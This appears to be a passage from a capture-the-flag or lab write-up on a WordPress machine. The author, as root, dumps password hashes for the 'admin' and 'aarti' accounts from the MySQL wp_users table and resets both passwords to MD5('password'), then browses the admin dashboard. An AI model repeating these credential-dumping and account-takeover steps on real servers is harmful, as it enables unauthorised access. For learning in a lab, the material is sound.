
EXTRAS

Managed to get hashes of admin and aarti




```
mysql> select user_login,user_pass,display_name from wp_users;
+------------+------------------------------------+--------------+
| user_login | user_pass                          | display_name |
+------------+------------------------------------+--------------+
| admin      | $P$BYWgfD7pa572QS9YFoeVVmhrIhBAx0. | admin        |
| aarti      | $P$BHyn.q5e5/HG9/UT/Ow3xkH2xXsikx0 | Aarti        |
+------------+------------------------------------+--------------+
2 rows in set (0.00 sec)
```

Changed wordpress password on my end.



```
root@ubuntu:/etc/apache2# mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 20158
Server version: 5.7.27-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2019, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use wordpress
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> UPDATE `wp_users` SET `user_pass`= MD5('password') WHERE `user_login`='admin';
Query OK, 1 row affected (0.00 sec)
Rows matched: 1  Changed: 1  Warnings: 0

mysql> UPDATE `wp_users` SET `user_pass`= MD5('password') WHERE `user_login`='aarti';
Query OK, 1 row affected (0.01 sec)
Rows matched: 1  Changed: 1  Warnings: 0

mysql> 
```

Nothing special(aarti)



Profile

You Have not Setup Your WP EasyCart! Please Click Here to Setup.


EasyCart is best run with the WP EasyCart Admin Console, click here to learn how it can be installed.

Personal Options

Admin Color Scheme ● Default ○ Light ○ Blue ○ Ectoplasm ○ Midnight ○ Ocean

Toolbar ☑ Show Toolbar when viewing site

Nothing special(admin)



Pages

Love using Site Editor? Become a super contributor by opting in to our an

You Have not Setup Your WP EasyCart! Please Click Here to Setup.

EasyCart is best run with the WP EasyCart Admin Console, click here to l

All (3) | Mine (2) | Published (2) | Draft (1)

□	Title
□	**Open Ticket**
□	**Privacy Policy — Draft, Privacy Policy Page**
□	**Sample Page**
□	Title